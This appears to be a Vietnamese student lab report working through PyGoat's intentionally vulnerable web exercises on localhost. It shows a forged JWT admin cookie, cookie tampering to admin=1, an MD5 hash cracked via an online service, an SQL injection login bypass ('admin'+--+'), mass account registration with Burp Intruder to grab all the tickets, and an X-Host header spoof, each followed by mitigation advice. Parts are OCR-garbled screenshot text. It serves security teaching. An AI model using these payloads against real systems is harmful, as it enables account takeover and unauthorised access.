7 # encoded_jwt = jwt.encode(user_info, "PYGOAT", algorithm='HS256')
8
9 #print(encoded_jwt)
10
11 SECRET_COOKIE_KEY = "PYGOAT"
12
13 payload = {'user': 'admin', 'exp': 1679391487, 'iat': 1679387887}
14
15 print(payload)
16
17 cookie = jwt.encode(payload, SECRET_COOKIE_KEY, algorithm='HS256')
18
19 print(cookie)
20
21 cookie2 = cookie|
22 payload2 = jwt.decode(cookie2, SECRET_COOKIE_KEY, algorithms='HS256')
23 print(payload2)
24
```

Kết quả thực thi

```

[ductoan㉿kali)-[~/Desktop/Lab 5]
$ python3 shell.py
{'user': 'admin', 'exp': 1679391487, 'iat': 1679387887}
eyJhbGciOiJIUzI1NiIsInR5cIiKpXVCj9eyJlc2VyIjoiYWRtaW4iLCJleHAiOjE2NzkzOTE0ODcsImlhCI6MTY3OTM4Nzg4N30.MvI7Bu6U2PwF4eKDDW9XmA6ku0e6aQtovIKK2UdqI6U
[ductoan㉿kali)-[~/Desktop/Lab 5]
$ 

```

Và ta đã đăng nhập thành công

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

Request:

```

1 GET /sec_mis_lab3 HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/109.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/sec_mis
8 Connection: close
9 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrf_token=
   IZrDgQzlaVnB0AtkD152LeSn0Qvam04GohHuglrupQlwGyidyo9Hz9JQhf0Rj;
   sessionid=kgyun3rhkfeqknqyuncahrssds2haep; auth_cookie=
   eyJhbGciOiJIUzI1NiIsInR5cI6IkpXVCj9eyJlc2VyIjoiYWRtaW4iLCJleHAiOjE2Nzkz
   OTE0ODcsImlhCI6MTY3OTM4Nzg4N30.MvI7Bu6U2PwF4eKDDW9XmA6ku0e6aQtovIKK2UdqI
   Èù
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Response:

```

689   </ul>
690   </div>
691   </div>
692   </nav>
693
694
695
696
697   <title>
   Security Misconfiguration
</title>
698   <div class="jumbotron" id="display">
699
700     <h2>
       logged in as Admin
     </h2>
701
702
703
704
705   <button class="coll2 btn btn-info" style="position: fixed;
right: 20px; bottom: 7px">
      View Code
    </button>
706
707
708
709
710   <div class="lab code">
711     <code>
712       from pygoat.settings import SECRET_COOKIE_KEY<br>
       <br>
       def sec_misconfig_lab3(request):<br>

```

Both the Request and Response panes have line numbers on the left. The Response pane shows several lines of HTML code, including a title, a jumbotron with a heading, and a button for viewing the code. A red line highlights the word "Admin" in the heading. The Request pane shows a large number of header fields and a cookie section.

Bài tập 1 và Bài tập 2:

Tiêu đề: broken Access control thực thi hành động ngoài quyền hạn cho phép.

Mô tả: Thay đổi cookie Admin để có thể login với quyền Admin.

DEMO:

Truy cập vào trang mở broken_access_lab1

Đăng nhập với user: jack, password: jacktheripper

Response của server trả có thêm phần Set-cookie

admin=0

Intercept HTTP history WebSockets history Proxy Settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
118	http://localhost:8000	GET	/static/Lab/icons/pygoat-mini.svg			304	160		svg		
117	http://localhost:8000	GET	/static/Lab/ssrf.js			304	159	script	js		
116	http://localhost:8000	GET	/static/Lab/xss.js			304	159	script	js		
110	http://localhost:8000	POST	/broken_access_lab_1		✓	200	27582	HTML		Broken Access Control.	
109	http://localhost:8000	GET	/static/Lab/icons/pygoat-mini.svg			304	160		svg		

Request

```
Pretty F Hex
1 POST /broken_access_lab_1 HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/broken_access_lab_1
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 28
10 Origin: http://localhost:8000
11 Connection: close
12 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfToken=uSpJmcpO0MxxE50g8dUhsvpUq4mtEEF6ILRMZBXb3UgTia2AJMKIsmEWzLeJds; sessionid=mildvr8guxj9oquxo0pfjv5gaerfcnd
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 name=jack&pass=jacktheripper
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 16 Mar 2023 14:27:35 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 X-Frame-Options: DENY
7 Content-Length: 27204
8 Vary: Cookie
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Set-Cookie: admin=0; expires=Thu, 16 Mar 2023 14:30:55 GMT; Max-Age=200; Path=
13
14 <!DOCTYPE html>
15
16
17 <html lang="en">
18   <head>
19     <meta charset="utf-8" />
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
22
23   <title>
    Broken Access Control.
  </title>
```

②⚙️ ⏪ ⏩ Search... 0 matches ②⚙️ ⏪ ⏩ secre 2 matches

Ta sửa thêm phần đó vào cookie (

admin=1) Và lấy được secret key

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions CO2

1 x +

Send Cancel < | > | >>

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
1	POST /broken_access_lab_1	HTTP/1.1				707				"Password">	
2	Host: localhost:8000					708				 	
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0					709				<button style="margin-top:20px" class="btn btn-info" type="submit">	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8					710				Log in	
5	Accept-Language: en-US,en;q=0.5					711				</button>	
6	Accept-Encoding: gzip, deflate					712				</form>	
7	Referer: http://localhost:8000/broken_access_lab_1					713				</div>	
8	Content-Type: application/x-www-form-urlencoded					714				</div>	
9	Content-Length: 28					715				<div class="container">	
10	Origin: http://localhost:8000					716				<h2>	
11	Connection: close					717				Logged in as user: <code>	
12	Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfToken=uSpJmcpO0MxxE50g8dUhsvpUq4mtEEF6ILRMZBXb3UgTia2AJMKIsmEWzLeJds; sessionid=mildvr8guxj9oquxo0pfjv5gaerfcnd; admin=1					718				<code> admin </code>	
13	Upgrade-Insecure-Requests: 1					719				</h2>	
14	Sec-Fetch-Dest: document					720				<h2>	
15	Sec-Fetch-Mode: navigate					721				Your Secret Key is <code>	
16	Sec-Fetch-Site: same-origin					722				ONLY FOR ADMINS	
17						723				</code>	
18	name=jack&pass=jacktheripper					724				</h2>	

Mức độ ảnh hưởng: nghiêm trọng, leo thang đặc quyền người dùng thông thường có thể thực hiện các hành động mà chỉ có Admin mới có thể thực hiện.

Đề xuất cách ngăn chặn:

- Ngoại trừ các tài nguyên công khai, từ chối theo mặc định.
- Kiểm soát truy cập mô hình nên thực thi quyền sở hữu hồ sơ thay vì chấp nhận rằng người dùng có thể tạo, đọc, cập nhật hoặc xóa bất kỳ bản ghi nào.

Bài tập 3:

Tiêu đề: Mã hóa thất bại làm rò rỉ thông tin nhạy cảm của người dùng như mật khẩu, thông tin giao dịch...

Mô tả lỗ hổng: Sử dụng các thuật toán mã hóa kém an toàn để mã hóa, lỗi thời các thông tin quan trọng của người dùng. Đây là một trong những nguyên nhân của việc lộ các dữ liệu nhạy cảm quan trọng hoặc xâm phạm hệ thống.

DEMO:

The screenshot shows a web-based challenge interface. At the top, a dark bar displays the title "Cryptographic Failure". Below it, a main content area has a heading "What is Cryptographic Failure". The text explains that cryptographic failure is the root cause of sensitive data exposure, mentioning CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy. It states that data protection needs vary by data type (e.g., passwords, credit card numbers) and regulatory requirements (e.g., GDPR, PCI DSS). A teal button labeled "Lab 1 Details" is visible. In the center, a text box contains the question "Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table." followed by three user names: "alex", "admin", and "rupak", each with their corresponding hashed passwords. At the bottom right of the central box is a teal button labeled "Access Lab".

Ta đem phần password đã bị mã hóa đi giải mã

 <https://www.md5online.org/md5-decrypt.html>

Enter your MD5 hash below and cross your fingers :

Quick search (free) In-depth search (1 credit) 

Decrypt

Found : admin1234
(hash = c93ccd78b2076528346216b3b2f701e6)

Search mode: Quick search

Kết quả thu được “admin1234”

Và ta dùng kết quả đó để đăng nhập

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```

1 POST /cryptographic_failure/lab HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/110.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/cryptographic_failure/lab
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 118
10 Origin: http://localhost:8000
11 Connection: close
12 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=uSpJmcpOXMxxES0egbdlUhsVpUg4nteeF1lRMZBXb3UgTia2AJMkIsmEWzLeJds; sessionid=mildvvr8guxj9oguxo0pfjv5gaerfcnd
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 csrfmiddlewaretoken=
n0l7cKSM02rcCTURsj7IkGTYRpPnsunyeX976MzbpyQODbYDrfB8LGkdTymfItB&username
=admin&password=admin1234


```

Response:

```

687
688      </ul>
689      </div>
690      </div>
691      </nav>
692
693
694
695      <title>
   Cryptographic Failure
</title>
696
697
698
699
700      <h1>
   Successfully logged in as admin
701
702
703
704
705      <br>
      <div align="right">
706          <button class="btn btn-info" type="button" onclick="
707              window.location.href='/cryptographic_failure'">
708              Back to Lab Details
709          </button>
710      </div>
711
712

```



Mức độ ảnh hưởng: nghiêm trọng chiếm quyền điều khiển của các user, có được các thông tin nhạy cảm của người dùng.

Đề xuất giải pháp :

- Phân loại dữ liệu được xử lý, lưu trữ hoặc truyền bởi một ứng dụng.
- Xác định dữ liệu nào nhạy cảm theo luật riêng tư, yêu cầu quy định hoặc nhu cầu kinh doanh.
- Mã hóa tất cả dữ liệu trong quá trình vận chuyển với các giao thức an toàn như

TLS với mật mã Secrecy (FS) chuyển tiếp, ưu tiên mật mã của máy chủ và các tham số bảo



mật. Thực thi mã hóa bằng cách sử dụng các chỉ thị như HTTP Strict Transport Security (HSTS).

Bài tập 4:

Tiêu đề: SQL injection. Những kẻ tấn công có thể truy xuất và thay đổi dữ liệu, có nguy cơ hiển thị dữ liệu nhạy cảm được lưu trữ trên máy chủ SQL.

Mô tả lỗ hổng: Thay vì đăng nhập như người dùng bình thường attacker sẽ sử dụng các truy xuất SQL. SQL Injection thường xảy ra khi bạn yêu cầu người dùng đầu vào, như tên người dùng/userid của họ và thay vì tên/ID, người dùng cung cấp cho bạn câu lệnh SQL mà bạn sẽ vô tình chạy trên cơ sở dữ liệu của mình.

DEMO:

Đăng nhập như người dùng bình thường

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /injection_sql_lab HTTP/1.1		707	<input id="input" type="password" name="pass" placeholder="Password">
2 Host: localhost:8000		708	 <button style="margin-top:20px" class="btn btn-info" type="submit">Log in</button>
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0		709	</form></div></div>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		710	<div class="container">
5 Accept-Language: en-US,en;q=0.5		711	<h4>The password you have entered doesn't match the username!</h4>
6 Accept-Encoding: gzip, deflate		712	<h4>The SQL query being submitted is <pre>
7 Referer: http://localhost:8000/injection_sql_lab		713	SELECT * FROM introduction_sql_lab_table WHERE id='admin';AND password='admin';
8 Content-Type: application/x-www-form-urlencoded		714	</pre></h4>
9 Content-Length: 106		715	
10 Origin: http://localhost:8000		716	
11 Connection: close		717	
12 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfToken=uSpJmqpOQ0mxES06gbdiUhsVpUq4mteeF6LBRMQBxb3UgTia2AUJMKIsmEWzLeJds; sessionId=m1dvvv8gxj9eguxoOpfjy5ga6rcnd		718	
13 Upgrade-Insecure-Requests: 1		719	
14 Sec-Fetch-Dest: document		720	
15 Sec-Fetch-Mode: navigate		721	
16 Sec-Fetch-Site: same-origin		722	
17 Sec-Fetch-User: ?1		???	
18 csrfmiddlewaretoken=eM9AFxszdPHou2K5TdA2dQYGeeryemdhp0DCaT5mJedL6329Fc6tDHY7ltHNnetql&name=admin&pass=admin			

Đăng nhập admin với giá trị nhập trường username= admin'+++, còn trường password đã bị bỏ qua

Đánh giá mức độ ảnh hưởng: nghiêm trọng tác động đến dữ liệu trên sql Server, làm lộ thông tin của người dùng. Ăn cắp hoặc sao chép dữ liệu của trang web hoặc hệ thống. Người dùng có thể đăng nhập vào ứng dụng với tư cách người dùng khác, ngay cả với tư cách quản trị viên.

Khuyên cáo khắc phục: Luôn kiểm tra kỹ các trường nhập dữ liệu và các bạn cần ràng buộc thật kỹ dữ liệu người dùng nhập vào.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /injection_sql_lab HTTP/1.1		708	"password">
2 Host: localhost:8000		709	
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0		710	<button style="margin-top:20px" class="btn btn-info" type="submit">
4 Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	711	Log in
5 Accept-Language: en-US,en;q=0.5		712	</button>
6 Accept-Encoding: gzip, deflate		713	</form>
7 Referer: http://localhost:8000/injection_sql_lab		714	</div>
8 Content-Type: application/x-www-form-urlencoded		715	<div class="container">
9 Content-Length: 111		716	<h4>
10 Origin: http://localhost:8000		717	Logged in as:
11 Connection: close		718	<pre>
12 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrftoken=uSpJnqpOXMxxES0cg8duIhsVpUg4nteeF6ILPM2BXb3UgTla2AJMkIsmEWzLeJds; sessionid=muldvrs8guujSoguxo0pfjv5gaefnd		719	<u>admin</u>
13 Upgrade-Insecure-Requests: 1		720	</pre>
14 Sec-Fetch-Dest: document		721	</h4>
15 Sec-Fetch-Mode: navigate		722	</div>
16 Sec-Fetch-Site: same-origin		723	
17 Sec-Fetch-User: ?1		724	<div align="right">
18		725	<button class="btn btn-info" type="button" onclick="window.location.href='/injection'>
19 csrfmiddlewaretoken=eMSAFxszJPHou2K5TdA2dQYG6ryémdhRpOLCaT5mJedL6329Fc6tDHy7ltHNnetgl&name=admin'+--+&pass=admin		726	Back to Lab
		727	Details
		728	
<input type="button" value="Search..."/>		0 matches	<input type="button" value="admin"/>
		2 matches	

Bài tập 5:


Tiêu đề: Insecure design gây ra các lỗ hổng bảo mật ảnh hưởng đến tài sản của các cá nhân tổ chức.

Mô tả: Thiết kế không an toàn là một thể loại rộng đại diện cho các điểm yếu khác nhau, được thể hiện là thiết kế kiểm soát thiếu hoặc không hiệu quả dẫn đến các lỗ hổng khác nhau.

DEMO

Vì do không xác thực một người dùng chỉ được tạo một account vì vậy attacker đã tạo nhiều tài khoản để lấy hết các vé xem phim

Một account lấy được 5 vé



Còn lại 55 vé. Ta tạo thêm 11 tài khoản để lấy hết số vé còn lại. Ta bắt gói tin đăng ký tài khoản lại

```

1 POST /register HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/register
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 145
10 Origin: http://localhost:8000
11 Connection: close
12 Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=uSpJmqpOXMxxES06gBdiUhsVpUq4mteeF61lRM2BXb3UgTia2AJMkIsmEWzLeJds
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 csrfmiddlewaretoken=VRxDxZb2e9laiiEKMhEP364AOGQVsI659F210PeyRxUjWOpLFLig3xjCKnIbrW&username=tuan0&password1=12345678a$40&password2=12345678a$40

```

Đưa vào intruder để tạo nhiều tài khoản cho
nhanh Với các tài khoản khác nhau cùng mật
khẩu

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. There are two items in the payload list. The second item's payload type is set to 'Numbers'. The payload settings for this item are displayed below:

- Payload sets:** Set to 1.
- Payload type:** Set to 'Numbers'.
- Number range:**
 - Type: Sequential (selected).
 - From: 0.
 - To: 11.
 - Step: 1.
 - How many: (empty field).
- Number format:**
 - Base: Decimal (selected).

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. A request is being built against the target 'http://localhost:8000'. The payload position is set to 'Sniper'. The 'Start attack' button is visible at the top right.

Ta dùng 11 tài khoản mới tạo đó và lấy hết 55 vé còn

lại Sau khi lấy hết được vé

Congratulation, You figured out the flaw in Design. A better authentication should be used in case for checking the uniqueness of a user.

Claim Upto 5 Free Tickets

Watch Movie

My Tickets

- AyEDOxdqHB
- BAjzWcZEPQ
- TVSZuYknAK
- ODiOUysDly
- elHOTUvvMk

Ta thực hiện chức năng watch movie và nhận được dòng thông báo trên

Đánh giá: nghiêm trọng, phụ thuộc vào ngữ cảnh và code của ứng dụng attacker có thể đánh cắp thông tin nhạy cảm của người dùng, truy cập trái phép thực hiện các hành vi trái phép dưới quyền Admin.

Đề xuất giải pháp


- Sử dụng các thư viện an toàn các thiết kế an toàn
- sử dụng các nguyên tắc thiết kế phần mềm SSDLC với các phần mềm đánh giá bảo mật và liên quan đến luôn thực thi

Bài tập 6:


Tiêu đề: Leo quyền admin thông qua lỗ hổng ở X-Host trong Header

Mô tả: Security Misconfiguration là lỗ bảo mật khi các tính năng không cần thiết được cài đặt, tài khoản mặc định và mật khẩu vẫn được bật và không thay đổi.

DEMO: ta muốn lấy secret key nhưng



Chỉ có admin.localhost:8000 mới có thể nhận được secret key



Và server trả lời là thiếu trường X-Host sau đó tìm hiểu ra thì X-Host nằm ở header gói tin gửi đi

```
1 GET /secret HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/110.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/sec_mis_lab
8 Connection: close
9 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfToken=
   ytioBQ5qlKxi4yanYAwdb5o5alabNgkyFtymdyC0phki8Z1kIDSyKRC8aiaZrk85;
   sessionId=qbydLmf13kb59g0grdkk3ml8ndkba64
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

700
701
702
703
704
705
706
707
708
709
710
711
712

```
<div class="jumbotron" id="display">
  <button class="btn btn-info" type="button" onclick="
    window.location.href = '/secret'">
    Secret Key
  </button>
  <br>
  <br>
<h3>
  Only admin.localhost:8000 can access, Your X-Host is
  None
</h3>
</div>
<script defer src="/static/Lab/sec_mis.js">
</script>
```

Ta thêm trường header X-Host: admin.localhost:8000 và chạy

```

Pretty Raw Hex
1 GET /secret HTTP/1.1
2 Host: localhost:8000
3 X-Host: admin.localhost:8000
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8000/sec_mis_lab
9 Connection: close
10 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfToken=ytiOBQ5qIKxi4yanYAwdd505alaMvGkyPtymdyCOpdkI8Z1kIDSyKRC8aiaZrk85; sessionid=q5yd2mf13kb559g0grdk3ml8ndkba64
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16
17

```

```

Pretty Raw Hex Render
694
695
696
697 <title>
698   Security Misconfiguration
699 </title>
700 <script defer src="/static/Lab/sec_mis.js">
701 </script>
702 <div class="jumbotron" id="display">
703   <button class="btn btn-info" type="button" onclick="
704     window.location.href = '/secret'
705     Secret Key
706   </button>
707   <br>
708   <br>
709   <h2>
710     Success. You have the secret
711     <pre>
712       S3CR37K3Y
713     </pre>
714   </h2>
715 </div>
716 <script defer src="/static/Lab/sec_mis.js">

```

Kết quả thu được secret key

Đánh giá: Nghiêm trọng, attacker có thể tấn công dựa vào các lỗ hổng khi các tính năng không cần thiết được cài đặt.

Đề xuất giải pháp:

- Xóa hoặc không cài đặt các tính năng và khung không sử dụng.
- Một nhiệm vụ để xem xét và cập nhật các cấu hình phù hợp với tất cả các ghi chú bảo mật, cập nhật và bắn vá như một phần của quy trình quản lý bắn vá.
- Gửi chỉ thị bảo mật cho khách hàng, ví dụ: tiêu đề bảo mật.

1. http://localhost:8000/a9_lab2
ban đầu

In this page you can upload a image and apply different math equation on it's rgb layer

Variable refference

```
img --> actual image file | r --> red channel | g --> green channel  
b --> blue channel | l --> gray channel
```

Some Example

```
convert(r, 'l')  
convert(r+g+b, 'L')  
convert(r-g, 'l')
```

No file selected.

Đọc code bên dưới máy chủ là

```
def a9_lab2(request):  
    if not request.user.is_authenticated:  
        return redirect('login')  
  
    if request.method == "GET":  
